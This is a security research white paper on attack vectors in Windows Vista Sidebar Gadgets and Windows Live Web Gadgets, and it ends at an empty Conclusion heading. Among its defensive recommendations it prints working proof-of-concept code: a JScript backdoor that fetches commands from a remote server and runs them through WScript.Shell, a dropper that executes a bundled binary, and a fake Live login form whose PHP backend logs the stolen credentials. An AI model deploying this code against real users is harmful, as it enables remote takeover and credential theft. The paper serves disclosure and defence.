

# Gadgets: New Tech & Old Threats

## Section

- 1 - Abstract
  - 2 - Scope
  - 3 - Sidebar Overview
    - 3.1 - Sidebar Security Model
    - 3.2 - Gadget Capabilities
    - 3.3 - Gadget Attack Scenario
    - 3.4 - Gadget Example #1 (NCCGroupEx1.Gadget)
    - 3.5 - Gadget Example #2 (NCCGroupEx2.Gadget)
    - 3.6 - Gadget Real World Risk
    - 3.7 - Defence
  - 4 - Web Gadgets Overview
    - 4.1 - Web Gadget Security Model & Capabilities
    - 4.2 - Web Gadget Attack Scenario
    - 4.3 - Web Gadget Example #1 (WebGadgetEx1)
    - 4.4 - Web Gadget Real World Risk
  - 5 - Conclusion
- References

## 1 Abstract

Applications have become increasingly feature rich, highly extensible and capable of being finely tuned by end users to suit their needs and taste requirements. Often these customisations add little more functionality than a talking clock, customisable dancing paper clip or Klingon spell check facilities. These application 'enhancements' have adapted over the years to the point where the "Application Layer" [1] within the OSI model may in fact contain dozens of processes running in a single Application instance.

Customisations and themes have expanded from simple flat text and image files into feature rich applications by themselves, capable of performing tasks simultaneously within application running them. The introduction of Vista has continued this trend and has brought several new technologies to the commonly deployed Microsoft Desktop operating system and associated portable hardware. The introduction of "Windows Live Gallery" [2] is testimony to a new direction in computing that introduces component abstraction within a single application. Examples of such feature-rich functionality can be seen in a description of the Windows Live Gallery service [3].

Many IT Managers and administrators are in the process of deploying Windows Vista or have already done so. This paper examines some of the new Vista Gadgets technologies and identifies some potentially serious security risks which might be introduced via use of gadgets. The paper suggests some defence strategies and provides IT Managers with a business case for locking down or disabling this feature. Proof of concept attack code is also available for those interested in further research and to demonstrate any identified issues.

This white paper analyses two of the 'Gadget' technologies found within Microsoft Vista and Microsoft Live. We intend to:

- review each for potential security weaknesses that may exist within the security models outlined for the technology,
- produce conceptual attack code for any identified issues to assess risks, introduce potential real world scenarios where such attack code may already exist and
- summarise defence strategies and device lock down procedures that can be enforced to help mitigate against the risks outlined herein.

The paper's objective is to provide System Administrators with a business case to demonstrate why the technologies outlined are potentially dangerous to system infrastructures and to offer advice and procedures on what security hardening can be performed to prevent exploitation of any issues identified.

## 2 Scope

This paper sets out to review the security models in place of several Microsoft technologies utilised on desktops and web pages. The scope has been to identify any security models and restrictions imposed on applications running within these technologies, attempt to identify any areas within the security model which may allow for subversion by a malicious developer, development of attack code and risk assess situations where threats maybe perceived in the wild. The technologies highlighted for review are;

- Sidebar Gadgets
- Web Gadgets

We have adopted the principle that where attack code is to be developed the result should be working attack code that could be utilized in a real world attack scenario. The definition of real world is that attack code should be functional and be able to reliably compromise the target platform to give some level of access to the attack code owner. However, where attack code is to be deployed into the wild or hosted on publicly accessible web services such code will be disabled or neutralized so as to reduce the threat impact to highlight only conceptual risk.

Additional Gadget technologies such as Microsoft Windows Sideshow – designed to be hosted on Mobile devices and OpenSocial - a Cross-Platform Web 2.0 social networking API are not reviewed in this paper due to time restrictions but may be a topic for future research.

### 3 Sidebar Overview

According to Microsoft the Windows Sidebar “is a lockable panel on the Windows Vista desktop that is able to host and manage mini-applications known as “gadgets”.” [4].

Gadgets are the Sidebar’s work horses, providing content to end users within a panel on the desktop environment. However, they are not confined to the side bar area and maybe moved anywhere on the desktop. A Gadget is similar to a HTML application (HTA) in that they are fully-fledged applications running with a level of trust on the desktop although hosted by the Sidebar environment. Gadgets are distributed as a compressed archive, either ZIP or CAB files. These archives can then be signed with certificates to ensure the identity of the developer or publisher providing the application. However this step is also optional. The suffix for Gadget files are “.gadget” and they contain mostly XML, HTML, Jscript, CSS and other miscellaneous data used by the Gadget.

#### 3.1 Sidebar Security Model

The introduction of Sidebar gadgets has introduced a new Achilles heel within the Microsoft Windows security model. As Gadgets are treated as locally installed mini applications, they are deployed and run in a similar fashion to typical executable distributions. An overview of the Gadget security model can be seen on the MSDN [5].

We will now outline some shortcomings in the security model that offer opportunities to attackers attempting to utilize Gadgets as an attack vector for installing malware or performing malicious hostile actions.

#### Certificates

The initial deployment of a Gadget file does not require the use of Certificate signing. This is due to both CAB and ZIP file formats being supported and Microsoft’s stance that not all Gadgets will be required to be signed as certificates are not common among casual developers as well as imposing an additional cost. This allows Gadgets to be pushed out into the wild without any author details or signature and as a benefit this opens up the development of Gadgets to a larger, less-technical audience than usual. However this does come at an increased risk to Gadget security.

The two images overleaf (images obtained from [6]), show examples of a Gadget install on Microsoft Windows Sidebar when a certificate has been signed (Fig 1.1) from a trusted or known publisher and when the code is not signed (Fig 1.2) by a trusted or known publisher. When a Gadget has been signed by a certificate from a trusted Certificate Authority (CA), the dialog displayed is less deterrent to the end user displaying a yellow alert notification and less cautionary wording. An unknown publisher on the contrary displays a more menacing red alert box and wording that strongly suggest you only run software from publishers you trust. This relies on user awareness, and, as with so many other attack vectors that exploit this fact, is a dangerous situation.



Fig 1.1 – Install Dialog of a Signed Gadget



Fig 1.2 – Install Dialog of an Un-signed Gadget



Certificate signing can be purchased from several online services such as “instantssl” [7], where a 1 year certificate will only cost an attacker 119.95 GBP. This seems an inexpensive solution for an assailant to downgrade the apparent threat of their malicious code. Services usually require credit card details and a billing address to match. However these are typically available in large quantities on underground forums. An attacker with sufficient funds might use this security feature to improve the effectiveness of any malicious code by limiting the alerting level displayed to a user through the use of a cheaply obtained certificate from a trusted CA. On the other hand, an attacker using unsigned ZIP or CAB archives has the advantage that no certificate-related metadata which may be useful to investigators needs to be included in their malicious Gadget download.

## Protected Mode

The latest version of Internet Explorer (IE 7) supports “Protected Mode” and is bundled with Microsoft Windows Vista. The functionality of “Protected Mode” includes limitations placed onto Web Pages and the Browser security model preventing user files and content being modified without consent, additional alerting capabilities to warn of web activities that could be construed as malicious as well as attempts to reduce unwanted software installs. With the introduction of Sidebar, this step forwards in the ‘right’ direction from a security perspective has quickly become ‘two steps backwards’ because the Protected Mode security limitations do not apply to Gadgets.

As Gadgets are considered to be executable code, they are given permissions the same as HTAs or the Local Machine Zone Security configuration. This allows Gadgets to initialize and script ActiveX controls not marked as ‘safe’ for scripting and access data sources across domains. This gives privileges and capabilities to gadgets far exceeding that of a typical web application.

## User Account Control

User Account Control (UAC) is a security concept introduced within Microsoft Windows Vista that offers protection of system resources and requires Administrative users to determine (through the use of prompts) if a program action should have elevated system access. It allows for more granular privilege separation within the User level of Microsoft Windows. However Sidebar Gadgets do not display UAC elevation prompts. This allows a Sidebar gadget to attempt to delete a protected system file and silently fail without alerting the administrative user to malicious activity. Although this protective feature helps militate against accidental authorisation by not displaying the UAC request, no alerting feature exists to identify if a Gadget is attempting to perform hostile activities. If a Gadget launches an additional application on the system, the UAC elevation prompts may be displayed by the launched application allowing for a potential vector to circumvent this protective measure. As an example, supposing that the Gadget launches “Explorer.exe” and then Explorer.exe attempts to delete a protected system file, the UAC elevation prompt would be displayed. However, if a Gadget attempts to delete a protected file itself it will be prevented and no prompt will be displayed. As it is trivial to bundle executable code within a gadget then this really offers only a limited form of protection against displaying UAC elevation prompts that can be trivially bypassed by an attacker.

### 3.2 Gadget Capabilities

As Gadgets are treated as executable distributions and run within a reduced set of browser restrictions, they are capable of performing many functions and activities that would be expected of a standard system application and can easily be extended with ActiveX technologies. The security limitation on Gadgets is that they are always run in the local user context despite the user having high privileges such as administrative rights.

These capabilities include, but are not limited to all of the following:

- File System modification, creation and removal of files/directories, arbitrary file reading and writing.
- Access potentially dangerous ActiveX components not normally available to Web content.
- Network Connectivity, creation of sockets, sending/receiving data through network connections.
- Execution of arbitrary code.

### 3.3 Gadget Attack Scenario

In our attack scenario, the assailant will create functional Gadget code designed to display information such as a weather report. This functional attack code will contain a malicious attack payload that gives control of the Microsoft Windows Vista desktop to the assailant through network connectivity. The context will be that the assailant is an unknown party on the Internet who is attempting to compromise systems to execute code of their choosing when required. We will construct two hostile proof of concept Gadgets which the assailant may utilize to perform the attack. We will also investigate the likelihood of the assailant propagating attack code into the wild to demonstrate the real-world risk vector. Our attack will bare the hallmarks of a ‘traditional’ Trojan-Horse attack, where a user will be tricked or guided into utilizing our Gadget code and this will facilitate compromise of the client platform.

The functional Gadget code has been designed to provide the end user with a display button that when clicked will open their favourite web page in a panel so they can rapidly check the web page for updates. An example of this functionality can be seen in Fig 1.3. However, the Gadget's real purpose will be to circumvent control of the desktop and provide access to a remote Internet based attacker.




Fig 1.3 – Image depicts the non-malevolent Gadget functionality being utilized.

All attack code and example hostile Gadgets have been included with this paper in the file "GadgetBuilder.zip" along with requisite tools used in the Signing and Archiving processes of creating Sidebar gadgets. Several DOS batch files are contained in the archive that can be used to help automate the process of Certificate creation and Gadget distributable creation.


### 3.4 Gadget Example #1 (NCCGroupEx1.Gadget)

Our first conceptual attack code will utilize the XMLHttpRequest (XHR) functionality which can be used by JavaScript and will also demonstrate the capability that a Gadget can access and make use of potentially dangerous ActiveX components. The idea for a backdoor implements a simple "command & control" channel within the Gadget component and allows for an attacker to execute arbitrary commands on a host that has the hostile Gadget installed and running within the Sidebar. The gadget will work on a timer, periodically sending out a data request to a remote web server and executing commands placed onto the web server by an attacker.

The Attacker places the Gadget onto the Web Server, which is then downloaded by the Victim and installed on the Victim Vista System. Once the code has been installed Web requests are sent from the Victim Vista System every 60 seconds for a file on the Web Server that contains the command to execute. The attacker changes the contents of the file on the Web Server to execute commands. If the file is not found, no action is performed by the Victim Vista System and the cycle repeats.

The conceptual attack code is shown here and is largely self-explanatory. A key point in the code is that the "RandomKey" is applied to the HTTP Request to prevent file caching which would otherwise prevent the command and control mechanism from working.

Fig 1.4 – Shows a visual representation of the attack stage.



```
function init()
{
    window.setTimeout('cmdshell()',1000);
}
function cmdshell()
{
    var oRequest = new XMLHttpRequest();
    var sURL = "http://WEBSERVER/gadgetcmd.txt?RandomKey="+Math.random() * Date.parse(new Date());
    oRequest.open("GET",sURL,false);
    oRequest.send(null);
    if(oRequest.status==200)
    {
        var oShell = new ActiveXObject("Wscript.Shell");
        oShell.Run(oRequest.responseText);
    }
    window.setTimeout('cmdshell()',60000);
}
```

The dynamic displaying of information from the Web such as RSS feeds or site updates allows for the perfect masquerading of such an attack. A typical Gadget may constantly be polling Internet resources opening this type of "command & control" technique. Such code could be more discrete, such as triggering the commands only on specific RSS feed contents.

### 3.5 Gadget Example #2 (NCCGroupEx2.Gadget)

The first example is useful where Internet restrictions have not been applied to a Desktop system and persistent Internet connectivity is available. However, in the case that desktop restrictions may apply and Internet connectivity may be limited, a malicious user would typically prefer the attack vector to enable delivery of a larger, more sophisticated Trojan such as a standalone executable.



As Gadgets are compressed distributions in either CAB or ZIP file format, it is possible for an attacker to package an executable code within the Gadget, the executable code can then be executed through manipulation of the Gadget in a similar fashion to our first example through the abuse of ActiveX components and Gadget API reference. There exists a URI handler for the contents of the Gadget component - this has been identified as "x-gadget:///". A Gadget can also obtain its current path by reading the "System.Shell.path" variable from the built-in Gadget API and then opening files that have been unpacked onto the file system. This allows for an attacker to pack their larger malicious payload executable into a Gadget component and deliver it to the system for execution. This attack process is typically referred to as a "Trojan Dropper". The default current working directory is the Side Bar Gadget root directory.

The conceptual attack code is shown here, our "evil.exe" is just the Microsoft Windows Calculator executable renamed.

```
function init()
{
    System.Shell.execute("NCCGroupEx2.gadget\\evil.exe");
}
```

### 3.6 Gadget Real World Risk

Several potential real world situations could arise from attackers making use of these attack vectors. An attacker could host hostile code on a web server under their control and propagate the malicious gadget through targeted e-mail attacks, instant messaging networks and common SPAM tactics. As this attack is largely passive in nature because it requires a number of user interactions before execution of hostile code can be performed then attackers might be tempted to explore ways of hosting code in a more trusted environment.

Microsoft Live Gallery provides its own website for sharing gadgets amongst its user base [8]. An attacker attempting to upload hostile code onto such a public service is often restricted only by the terms & conditions of service, which largely go ignored by individuals with criminal intent. In the case of the Microsoft service several restrictions apply to determine if code will be accepted or rejected. The lists of reasons as to why submissions might be rejected from a public service can be seen in the Windows Live Help [9]. This gives an attacker a broad cheat sheet as to what might be required to develop a backdoor and deploy the Gadget onto the Microsoft Live service:

- Gadget must be signed with a certificate from a trusted CA.
- Gadget must not fail an Anti-Virus scan.
- Gadget must not contain code that causes errors or exceptions.

It is outside of the scope of this paper to determine the level of scrutiny that a Gadget undertakes before being made available to users of such a service, and several indications such as "must not violate copyright or trademarks" as well as "must not violate Windows Live Terms of use" is almost a clear indication that several checks would be performed on the Gadget. However, as attackers have consistently shown that subtle modifications and obfuscation of Java Script could well hide such malicious code from the naked eye and help to bypass autonomous code scanning tools it is reasonable to assume that services such as Windows Live might provide viable means for attackers to host hostile Gadget code and that some may already exist. As can be seen in a later review of Web Gadgets contained in this paper, hosting hostile code onto the Gallery can potentially be performed by malicious users much the same as legitimate users of the service.

### 3.7 Defence

Businesses and Individuals can protect against these types of attacks largely through the use of Group Policy settings which can be reached through "gpedit.msc" and applied across a Windows Domain & Desktop estate.

Several options are available to restrict the use of Sidebar gadgets as well disabling the functionality completely as shown in Fig 1.4.




Fig 1.5 – Shows the Group Policy editor settings for the Windows Sidebar

The “Windows Sidebar” group policy settings can be found in both “User Configuration” and “Computer Configuration”, underneath “Administrative Templates” within the “Windows Components” submenu and allows for editing and disabling of Windows Sidebar security settings.

The four security options are self explanatory. Over-riding the “More Gadgets” link allows a redirect to an intranet or protected Gadget installation repository from within the Sidebar. Preventing the use of “User Installed” gadgets requires that all installed gadgets be applied by a member of the administrators group. Disabling the unpacking and installation of gadgets which are not digitally signed will prevent un-trusted publisher code from being unpacked on the host. However, as has already been demonstrated this functionality will not offer significant security benefits as attackers will likely obtain certificates for installing malware. The final option shows that it is possible to disable the Windows Sidebar preventing installation and use of Gadgets.

Security best practice dictates that the additional functionality offered by Sidebar and Gadget technology is likely superfluous to requirements and should be disabled so as to reduce attack surface vector size of Microsoft Windows Desktop estates. If Sidebar Gadgets are required then administrators are advised to make full use of the gadget security settings to prevent uncontrolled installation by users. We would recommend that any gadget from any source that is not fully trusted is subjected to detailed review prior to deployment.






Fig 1.6 – Shows the dialog returned to users when Sidebar security restrictions are applied during Gadget install

There is scope here for Anti-virus vendors to develop a gadget scanning technology that could identify potentially hostile gadgets based on the calls and external links they are using. We are not aware of any such technology at the time of writing.

#### 4 Web Gadgets Overview

According to Microsoft, Web Gadgets are personalizations for Windows web services particularly Live, Spaces & Events. The Gadgets offer customization of a range of interactive web services that are designed to allow user to e-mail, instant message, share contact lists and calendar dates. They also allow for sharing photos, comments, blogs and organizing events amongst friends. The type of service offered is typical of social networking sites and Web 2.0 environments. The Web Gadgets are packaged within ZIP distributions that typically contain Jscript, CSS, XML and other miscellaneous data that maybe used by the Web Gadget and then published onto the Windows Live Gallery website. According to Microsoft [10], Web Gadgets may eventually be pushed onto the Sidebar as a cross-environment technology.

##### 4.1 Web Gadgets Security Model & Capabilities

The Microsoft Web Gadgets Security Model is less susceptible to attack than at first presumed. Microsoft segments 3rd party software to run from the “start.com” domain and all live services from the “live.com” domain. This has several distinct security advantages. Firstly, the Live services DOM and cookie information is inaccessible to 3rd Party gadgets. This helps prevent several easy to implement session hijacking, data masquerading, XSS and manipulation attacks. Web Gadgets are housed within individual IFRAMEs as a security sandbox implementation. Attempts to review cookie information by 3rd party gadgets will display information only from the “start.com” domain (as can be seen in Fig 1.7).




Fig 1.7 Example of cookie information stored accessible to 3rd party gadgets.

The exception to this rule is “inline Gadgets” which can only be Microsoft internal or partner certified Web Gadgets. This allows Microsoft and its partners to implement Web Gadgets which can interact with the Live.com services and obtain sensitive information such as session control data. It is possible for developers to make use of this “feature”, even if they are unable to publish their Web Gadget onto Live Gallery services (Bypassing IFRAME security)[11].

However, attempts to utilize this functionality resulted in errors within the Web Gadget and required adjustment of browser security settings to obtain working results making it an unlikely vector for a real-world attack despite the presence of developer installation facilities [12] which can be used to test Gadgets on Live services before publication to Live Gallery.

## 4.2 Web Gadget Attack Scenario

Our attack scenario will assume that a user has attempted to install a Web Gadget that offers to display content of interest to the user - they may have been coerced into installation, or found the gadget through misdirection. This content could be daily "Star Trek" images or similar. In actuality the gadget will display nothing of this nature. The attack scenario will bear the hallmarks of a more traditional phishing attack, displaying to the user a login dialog box requiring username and password details to be submitted to obtain access to the requested content. Additionally, when the gadget is installed on a public or contact accessible space it will offer a login dialog box in an attempt to catch additional users unaware or as part of a phishing campaign.

All attack code and example hostile Web Gadgets have been included with this paper in the file "GadgetBuilder.zip". The "WebGadgetEx1Dev" directory contains concept development code including server side script and "WebGadgetEx1Rel" contains the code in a required compatible format to be hosted on Windows Live Gallery services.

## 4.3 Web Gadget Example #1 (WebGadgetEx1)

Our conceptual Web Gadget attack code utilizes little of the Web Gadget API available within the SDK, aside to register and create the Web Gadget and meet the requirements for appropriate display. We create a gadget that can be deployed onto the Windows Live Gallery service that when displayed in author or viewer mode loads an IFRAME that displays malicious content, in this example case a Live.com login dialog.

The code used within the Web Gadget is shown here.

```
this.initialize = function(p_objScope)
{
    Ncc.Group.WebGadgetEx1.getBaseMethod(this, "initialize", "Web.Bindings.Base").call(this, p_obj-
Scope);
var url = "http://www.nccgroup.com/.test/WebGadgetEx1/login";

    m_iframe = document.createElement("iframe");
    m_iframe.scrolling = "no";
    m_iframe.frameBorder = "0";
    m_iframe.src = url;
    m_iframe.width="100%";
    m_iframe.height="285px";
    p_elSource.appendChild(m_iframe);
}
```

To keep our conceptual attack code simple, once the Web Gadget has loaded a HTML FORM is displayed. We have decided to utilize a Windows Live login type dialog, the code for this is quite large and consists of a number of CSS style sheets therefore it will not be displayed here, instead an example of the displayed FORM is shown.




Fig 1.8 Example of the phishing FORM

The FORM variables are then recorded to a log file when submitted and the user is redirected immediately to the “live.com” website with the following PHP code.

```
<?php
    $liveid = $_REQUEST["liveid"];
    $password = $_REQUEST["password"];
    $file = fopen("data.log","a");
    fwrite($file,"liveid:". $liveid." password:". $password."\n");
    fclose($file);
    echo "<META http-equiv=\`refresh\` content=\`0;URL=http://www.live.com\`>"
?>
```

#### 4.4 Web Gadget Real World Risk

Several potential real world situations could arise from attackers making use of this attack vector. Attackers might utilize gadgets to spoof login type forms of popular Web 2.0 social networking sites and services, e-mail services and online banking forms just as with traditional phishing attacks. The conceptual attack utilized in this paper targets the same service as hosting the Web Gadget, the Windows Live service. Fig 1.9 shows what the attack looks like to an unsuspecting 3rd party who is viewing the spaces page of a contact who has installed the gadget, either purposefully or has been coerced into its installation. The URL indicates that the dialog is part of “live.com” and could easily be mistaken for the genuine login dialog required to further access the Live.com site and its services. As profile pages can be set to be visible to the entire internet, attackers could utilize this method to create profiles and then use these in targeted or broad SPAM campaigns against Live.com services & its users.

As our Web Gadget contained no malicious code and accessed third party web content, warnings are displayed upon install indicating the common “no liability” approach, however this also gives us the capability to create a Web Gadget that when reviewed does not appear to be malicious – displaying instead harmless weather data or Star Trek images that after being validated for the Windows Live Gallery can be downloaded and installed by any user of the service. Of course, after validation the 3rd party content can be changed defeating any review system. We were able to upload our gadget to the Windows Live gallery and access this content from various Live.com accounts.





Fig 1.9 View of an unsuspecting 3rd party surfing a hostile spaces page containing the Web Gadget.

## 4.5 Defence

The best line of defence against this type of attack is to perform checks on the destination for all submitted FORM requests especially those that contain sensitive information such as usernames and passwords. This can be achieved in a number of ways including viewing the page information, reviewing the source code of the FORM and seating an application proxy between browser and web service to review all URL requests.

## 5 Conclusion

